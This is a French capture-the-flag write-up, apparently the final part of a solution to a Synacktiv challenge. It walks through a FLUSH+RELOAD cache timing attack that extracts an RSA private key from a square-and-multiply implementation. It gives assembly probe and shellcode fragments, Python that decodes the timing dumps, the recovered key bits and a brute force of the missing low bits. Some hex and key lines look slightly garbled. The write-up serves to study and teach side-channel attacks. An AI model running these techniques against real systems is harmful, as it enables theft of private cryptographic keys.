On note la présence de fonctions de gestion de "bignums" pour RSA. L'exponentiation est effectuée à l'aide d'un algorithme "square-and-multiply" basique.

A partir de là, plusieurs pistes s'offrent à nous :

- Analyser la fonction d'exponentiation rapide de RSA à la recherche d'une corruption quelconque
- Vérifier que l'implémentation d'AES-OCB3 est bien celle de référence et n'introduit pas de vulnérabilité
- Analyser la possibilité d'effectuer une "timing attack" sur RSA

Les deux premières pistes n'ont permis d'identifier aucune vulnérabilité, et la troisième piste a été jugée trop compliquée à mettre en œuvre, en particulier au travers du réseau, ce qui nous conduit dans une impasse.

### Acte 4 : Some hints

Les organisateurs du challenge ont publié 2 indices à la suite sur Twitter :

<sup>4</sup> <http://www.cs.ucdavis.edu/~rogaway/ocb/news/code/ocb.c>



- "No RDTSC with SECCOMP\_MODE\_STRICT, but it works with SECCOMP\_MODE\_FILTER if not explicitly forbidden via PR\_SET\_TSC" : à la lecture de ce premier indice, nous pensons alors instantanément à une timing attack sur RSA, hypothèse précédemment écartée
- "control \$rip and attack the cache to get some cash" : la publication de ce second indice quelques heures plus tard nous indique alors quel type de timing attack est attendu

En résumé, les auteurs nous conseillent de prendre la main sur le premier binaire ("control \$rip"), ce que nous avons déjà fait, puis d'implémenter une timing attack ("RDTSC", instruction permettant la mesure du nombre de cycles CPU effectués) en attaquant le cache du CPU ("attack the cache to get some cash").

Ce type d'attaque est parfaitement décrit dans l'article académique "FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack"<sup>5</sup>. Celui-ci explique comment extraire la clé secrète RSA d'un processus A depuis un processus espion B en jouant sur le cache L3 du CPU, lorsqu'une implémentation naïve de l'algorithme "square-and-multiply" est utilisée.

### Acte 5 : Timing attack!

Pour bien comprendre l'attaque, il est nécessaire de comprendre comment fonctionne cette implémentation de "square-and-multiply". La fonction suivante prend un nombre  $m$  (message chiffré), et l'élève à la puissance  $d$  (clé privée RSA) modulo  $n$  (modulo RSA) :

```
accum = 1; i = 0; bpow2 = m
while ((d>>i)>0):
    if((d>>i) & 1):
        accum = (accum*bpow2) % n      # multiply
    bpow2 = (bpow2*bpow2) % n          # square
    i+=1
return accum
```

Nous pouvons alors constater deux choses :

- l'algorithme boucle sur chaque bit de la clé privée
- les opérations effectuées ne seront pas les mêmes selon la valeur du bit en cours

L'idée derrière l'attaque est de déterminer quel a été le chemin emprunté dans le code pour chaque tour de boucle, ce qui nous permettrait de déduire chaque bit de la clé.

Pour cela, l'étude présente une idée intéressante : jouer sur le cache du CPU. En effet, lorsque le code à l'adresse  $X$  va être exécuté, les données présentes à cette adresse vont être mises en cache. L'attaque consiste à vérifier à intervalle régulier si une adresse mémoire est présente en cache ou non, puis à *flusher* cette adresse du cache. Si l'adresse était en cache, cela indique que le CPU a exécuté les instructions s'y trouvant depuis le dernier *flush*.

Pour déterminer si une adresse se trouve ou non en cache, il suffit d'y accéder en mesurant le temps que cela prend (Cette manipulation n'est possible que grâce à la fonctionnalité des OS récents partageant une même page entre processus si son contenu est strictement identique. Par chance (ou pas) la bibliothèque *libsec.so* est utilisée par les deux processus). Plusieurs mesures permettent de déterminer le temps moyen pour accéder à une donnée *en cache*, ou à une donnée *hors cache*.

La mesure du temps pris est aussi simple que :



```

lfence
rdtsc
mov esi, eax
mov eax, [0xaddr]
lfence
rdtsc
sub eax, esi

```

Ici, nous comptons le nombre de cycles entre les deux instructions *rdtsc*, où nous tentons d'accéder à une certaine adresse. L'utilisation des instructions *lfence* est conseillée dans l'article pour permettre un bon ordonnancement des instructions.

Des mesures effectuées sur le serveur distant nous ont permis de déterminer un seuil pour décider si la donnée était présente en cache : *192 cycles*. Notre fonction de mesure retournera alors 0 ou 1 en fonction du temps pris à accéder à l'adresse (supérieur ou inférieur à 192 cycles) :

```

probe:
    mfence
    lfence
    rdtsc
    mov esi, eax
    mov eax, DWORD [rdi]
    lfence
    rdtsc
    sub eax, esi
    mov esi, eax
    xor rax, rax
    clflush [rdi]
    cmp esi, 0xc0
    jge probend
    mov rax, 1
probend:
    retn

```

Nous devons maintenant déterminer l'adresse mémoire sur laquelle effectuer l'attaque, et l'intervalle de temps entre chaque mesure.

L'adresse mémoire choisie sera *libsec+0x3142*. Celle-ci appartient à la fonction de multiplication, qui n'est exécutée que lorsque le bit courant de la clé est à 1. De plus, celle-ci appartient à une boucle et sera donc exécutée plusieurs fois à chaque exécution de la fonction, ce qui va maximiser nos chances.

Enfin, l'intervalle de temps entre chaque mesure est déterminé empiriquement, en fonction de la taille de l'espace mémoire dont nous disposons dans le processus distant pour stocker nos résultats, et la rapidité d'exécution du déchiffrement RSA. La valeur retenue est d'environ *0x800 cycles*.

Voici la portion du shellcode chargée d'effectuer les mesures et d'enregistrer le résultat dans un buffer de taille *0x20000* :

```

    mov rbp, 0
probe_loop:
    mov rcx, 0x40
    mov rbx, 0
reg_loop:
    mov rdi, QWORD [libsec]           ;; base de la libsec
    add rdi, probemul                 ;; offset 0x3142
    call probe
    or rbx, rax                       ;; chaque résultat est stocké sur 1
bit

```



```

shl rbx, 1
call dwait                ;; on attend 800 cycles
dec rcx
jnz reg_loop
mov rdi, QWORD [Wbuff]    ;; si le registre est plein, on l'écrit
add rdi, rbp              ;; dans le buffer
mov QWORD [rdi], rbx
add rbp, 8
cmp rbp, 0x20000
jnl probe_loop

```

Le shellcode complet, comprenant l'allocation de la mémoire, l'envoi de la commande au processus STMP, et la récupération du résultat des mesures, est fourni avec la présente solution.

L'ultime étape consiste à analyser le résultat de nos mesures. L'exécution de notre exploit nous renvoie 0x20000 octets de données de mesure. Un rapide coup d'oeil nous montre déjà certains bits de la clé à l'oeil nu, en considérant que les opération de multiplication et de carré prennent à peu près autant de temps :

```

$ xxd -c32 dumpy.bin | head -n 40
00000000: 0000 0000 fcf3 0100 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000020: 0000 0000 fe03 0000 0000 0000 feff ffff ffff ffff beff ffff ffff ffff feff ffff .....
00000040: ffff ffff feff f5f5 ffff ffff 0000 0000 f0ff bfff 0000 0000 0000 0000 0000 0000 .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000120: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe3f 0000 .....?..
00000140: 0000 0000 feff ffff 7fff ffff bfff f7db f7dd ff7f feff ff7f f0bf fb7f eee5 ffce .....
00000160: fffb f7ff f8ff fffb ffff ff7f fed7 fff7 df7f ffff fedf eeff f7ff ffff 0000 0000 .....
00000180: fcff feef fcff 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000001a0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0e00 0000 0000 0000 beff 3eff .....>.
000001c0: feff dfff feff fbff fff7 fbff 7eef ffff 7bff f7ff fedd e7ff fff6 ff7f 7ef7 ffdff .....~...{.....~...
000001e0: ff7f f7fb feff fffa 7f6f bfff ffff fff7 ffff fbff 0000 fffb f5ff ff7f 0000 0000 .....o.....
00000200: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000220: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000240: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000260: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000280: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
000002a0: 0000 0000 0000 0000 0000 0000 f2fd bfff ff3f 0000 feff f7ff f7ff ffdb feff fbcf .....?..
000002c0: efff e3df feff ffff fdbf ffff feff ffdff f7ff f7ff feff ff3f fff7 efff faff feef .....?..
000002e0: efdff fff7 feff efff fff7 ffff 0000 0000 0000 00ff 0000 0000 0000 0000 0000 0000 .....
00000300: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000320: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000340: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000360: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000380: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 7200 0000 .....r...
000003a0: 0000 0000 b6f3 fdff feff 9fda feff ffff ffff ffdff fcff efbf a7fb feff 76fb ffff .....v...
000003c0: fffe f7ff feff ffff bfbf 77fb feff bfff ffff ffff fee7 ffff feff ffff 0000 00e0 .....w...
000003e0: fff7 feff 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000400: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 feff fff9 .....
00000420: df7e ffff beff ffff ffff fefe fbbf fffb f5bf deff f7ff bf7f ffff ee7f ffbf .....~.....
00000440: fffb dfff f6ff 7dff ffff ffff dfff 7fff ffff 7fff 007e f7bf ffff ffff 0000 0000 .....~.....
00000460: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000480: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 eef7 fdff 1b00 0000 d6fe bff7 .....
000004a0: ffeff ffff fcff ffff ffff dfff feff ffff ffff ff6f feff ffff fffd 7ffd feff fbbf .....o.....
000004c0: ffff bff7 fedf fbbf ffff ffff ffff f7ff ffff 0000 0000 f8ff 0000 0000 .....
000004e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....

```

Il ne nous reste qu'à parser ces données pour ressortir la clé, sachant que :

- une succession de X bits à 1 suivis de X bits à 0 correspond à un bit de la clé à 1
- une succession de X bits à 0 (si elle n'est pas précédée de bits à 1) correspond à un bit de la clé à 0

Il faut également prendre en compte d'éventuelles erreurs de mesure.

Notre algorithme traitera le fichier de dump octet par octet, en considérant que l'on est dans la fonction de multiplication si l'octet ne vaut pas 0 (état "1"), et que l'on n'y est pas dans le cas contraire (état "0"). Pour éviter toute erreur de mesure, on considèrera qu'un état est stable si au moins 8 octets successifs vérifient cet état. Nous enregistrons alors l'ensemble des états et leur durée.

```

state = 0; state_cnt = 0; tmp_cnt = 0
resall = []

```





```

for k in data:
    if (ord(k) == 0 and state == 0) or (ord(k) != 0 and state == 1):
        tmp_cnt = 0
    else:
        tmp_cnt += 1
        if tmp_cnt == 8:
            resall.append((state, state_cnt-8))
            state = state ^ 1
            tmp_cnt = 0
            state_cnt = 8
        state_cnt += 1
resall.append((state, state_cnt))

```

Ensuite, nous devons déterminer la durée moyenne d'une exécution de la multiplication. Il suffit simplement de calculer la moyenne de la durée de chaque état à "1" (notre unité de base étant l'octet, correspondant à 8 mesures).

```

def get_moy(mtab):
    cnt=0; tot=0
    for k in mtab:
        if k[0] == 1:
            cnt += 1
            tot += k[1]
    return tot/cnt

$ python parse_dump.py dump.bin
Moyenne etats 1 : 62

```

Enfin, nous parcourons à nouveau la liste des états enregistrés (en commençant au premier état à "1"), et traitons les états "0" de la façon suivante :

- Ajout d'un bit à *I* à la clé
- Ajout de *X* bits à *0* à la clé, où *X* est égal à la durée de l'état divisé par la moyenne, moins 1 (car un premier *square* a lieu pour le bit à *I* précédemment ajouté). Nous considérons ici que l'opération *square* prend autant de temps que l'opération *multiply*.

```

key = ""; start = False
for x in resall:
    if not start and x[0] == 1:
        start = True
    elif start and x[0] == 0:
        key = "1" + key
        num0 = (x[1]+moy/2)/moy
        key = "0"*(num0-1) + key
print key.lstrip("0")

```

```

$ python parse_dump.py dump.bin
Moyenne etats 1 : 62
10101000001100010011100001000011111101000000010001010101000110100111111000110101
10101010010111111000101000101100010101101110000100001000111110100110100010111011
01100010100001010110100110110100111101010010010100111110110100110011001100110000
11001001010011100010000100111100101010101010000000010110011001110111110001001111
10011000111110100101111001101010101001110000000001110100011010110100110000101000
00100101101100110100100111111011101110101110101011000100011010011011110001101111
01000100010011000010101110100100011101111100000100101010000101000101101010000011
1101001101011010111000100100011010100001011000001101010100101011011001011101111
010000000000111110111110001100101001010101010101000011010011100011110101111
10100111010111100101111001010110011111010000000011000110011111110100100111100
110111010001010011001011101101001001101001101011010001011100000100001010010110
0011111100000000110010011001100110010110000110111010011001010110111011111011110
1011100100101010101110010010111111100000010101110001011000101110100000011100101
11110101101101011101101110100111000000001110011111101000011110100011011011101100

```



```
00100110111000111100011110111010110011001000110111110011010100000101101111110100
101100111011001011011000110101110111001001011001011111110001000101011011011110
00111101011111100001110101111010111111011001110010100010110101011100010001101001
11100100110001
```

Nous obtenons alors une clé de 1374 bits. Afin de maximiser nos chances, cette opération est répétée 100 fois, et la clé choisie est celle qui est le plus souvent identifiée.

```
$ sort allkeyz | uniq -c
[...]
70
10101000001100010011100001000011111101000000010001010101000110100111111000110101
10101010010111111000101000101100010101101110000100001000111110100110100010111011
01100010100001010110100110110100111101010010010100111110110100110011001100110000
11001001010011100010000100111100101010101010000000010110011001110111110001001111
10011000111110100101111001101010101001110000000001110100011010110100110000101000
001001011011001101001001111110111011101011101011000100011010011011110001101111
0100010001001100001010111010010001110111100000100101010000101000101101010000011
1101001101011010111000100100011010100001011000001101010100101011011001011101111
0100000000001111101111100011001010010100101101010100001101001110001110101111
101001110110111100101111001010110011111010000000111000110011111110100100111100
110111010000101001100101110110100100110100110101101010001011100000100001010010110
00111111000000001100100110011001100101100001101110100110010101101110111110111110
1011100100101010101110010010111111000000101011110001011000101110100000011100101
11110101101101011101101110100111000000001110011111101000011110100011011011101100
00100110111000111100011110111010110011001000110111110011010100000101101111110100
1011001110110010110110001101011101110010010110010111111100010001010110110111110
0011110101111110000111010111101011111011001110010100010110101011100010001101001
11100100110001
[...]
```

Toutefois, cette clé ne semble pas valide :

```
>>> secret_key =
int("101010000011000100111000010000111111010000000100010101010001101001111110001
10101101010100101111110001010001011000101011011100001000010001111101001101000101
11011011000101000010101101001101101001111010100100101001111101101001100110011001
10000110010010100111000100001001111001010101010100000000101100110011101111100010
01111100110001111101001011110011010101010011100000000011101000110101101001100001
010000010010110110011010010011111101110111010111010110001000110100110111100011
01111010001000100110000101011101001000111011111000001001010100001010001011010100
00011110100110101101011100010010001101010000101100000110101010010101101100101110
111110100000000000111111011111000110010100101001011010101010000110100111000111101
01111101001110110111100101111001010110011111010000000011100011001111111101001001
11100110111010001010011001011101101001001101001101011010100010111000001000010100
1011000111111000000011001001100110011001100101100001101110100110010101101111011
111101011100100101010101110010010111111000000101011100010110001011101000000111
00101111101011011010111011011101001110000000011100111111010000111101000110110111
0110000100110111000111100011110111010110011001000110111110011010100000101101111
1010010110011101100101101100011010111011100100101100101111111000100010101101101
1111000111101011111100001110101111010111110110011100101000101101010111000100011
0100111100100110001", 2)
>>> msg = 1234
>>> msg_ciph = powmod(msg,e,n)
>>> powmod(msg_ciph, secret_key, n)
17514776317625766566216475519567386675601712401624054478697216447692252304485447
49960267460068492977983478381916817490292639352286506884624124967515435687435803
68536624146537802733448278849795705194130059994777809091667449476211121381602230
95922665771442947262436035183577163624346310421748702781732597237831978224607819
35099609888341696232470498165322176831473555657961678482373458564776415714650257
5737691993970005L
```



L'hypothèse la plus probable est qu'il nous manque certains bits de la clé, et certainement des bits de poids faible, le calcul RSA ayant pu débuter avant même que l'on ne prenne la première mesure. Notre clé faisant 1374 bits, et le modulo  $n$  1380 bits, nous n'avons alors a priori que 6 bits maximum à bruteforcer :

```
$ python bf_key.py
FOUND
101010000001100010011100001000011111101000000010001010101000110100111111000110101
10101010010111111000101000101100010101101110000100001000111110100110100010111011
01100010100001010110100110110100111101010010010100111110110100110011001100110000
11001001010011100010000100111100101010101010000000010110011001110111110001001111
1001100011111010010111100110101010100111000000000110100011010110100110000101000
00100101101100110100100111111011101110101110101011000100011010011011110001101111
0100010001001100001010111010010001110111100000100101010000101000101101010000011
11010011010110101110001001000110101000010110000011010101001010110110010111011111
010000000000011111101111100011001010010100101101010101000011010011100011110101111
1010011101101111001011110010101100111110100000000111000110011111110100100111100
11011101000101001100101110110100100110100110101101010001011100000100001010010110
00111111000000001100100110011001100101100001101110100110010101101110111110111110
101110010010101010111001001011111100000010101110001011000101110100000011100101
11110101101101011101101110100111000000001110011111101000011110100011011011101100
00100110111000111100011110111010110011001000110111110011010100000101101111110100
1011001110110010110110001101011101110010010110010111111100010001010110110111110
001111010111110000111010111101011111011001110010100010110101011100010001101001
11100100110001001
```

Il ne nous reste alors qu'à déchiffrer la clé AES, puis le message correspondant (présents, pour rappel, dans le fichier *messages*) :

```
$ python final_p3.py
Good job!
Send the secret 3fcb5e1dbb21b86c31c8ae490819ab6 to
82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.
Also, don't forget to send us your solution within 10 days.

Synacktiv team
```

Enfin !

***Un grand merci et bravo à l'équipe Synacktiv pour la réalisation de ce challenge fun, varié et prise de tête (oui, ça peut être fun ET prise de tête :) ! Et tout particulièrement à Baboon pour m'avoir supporté à rager tout du long sur IRC :)***

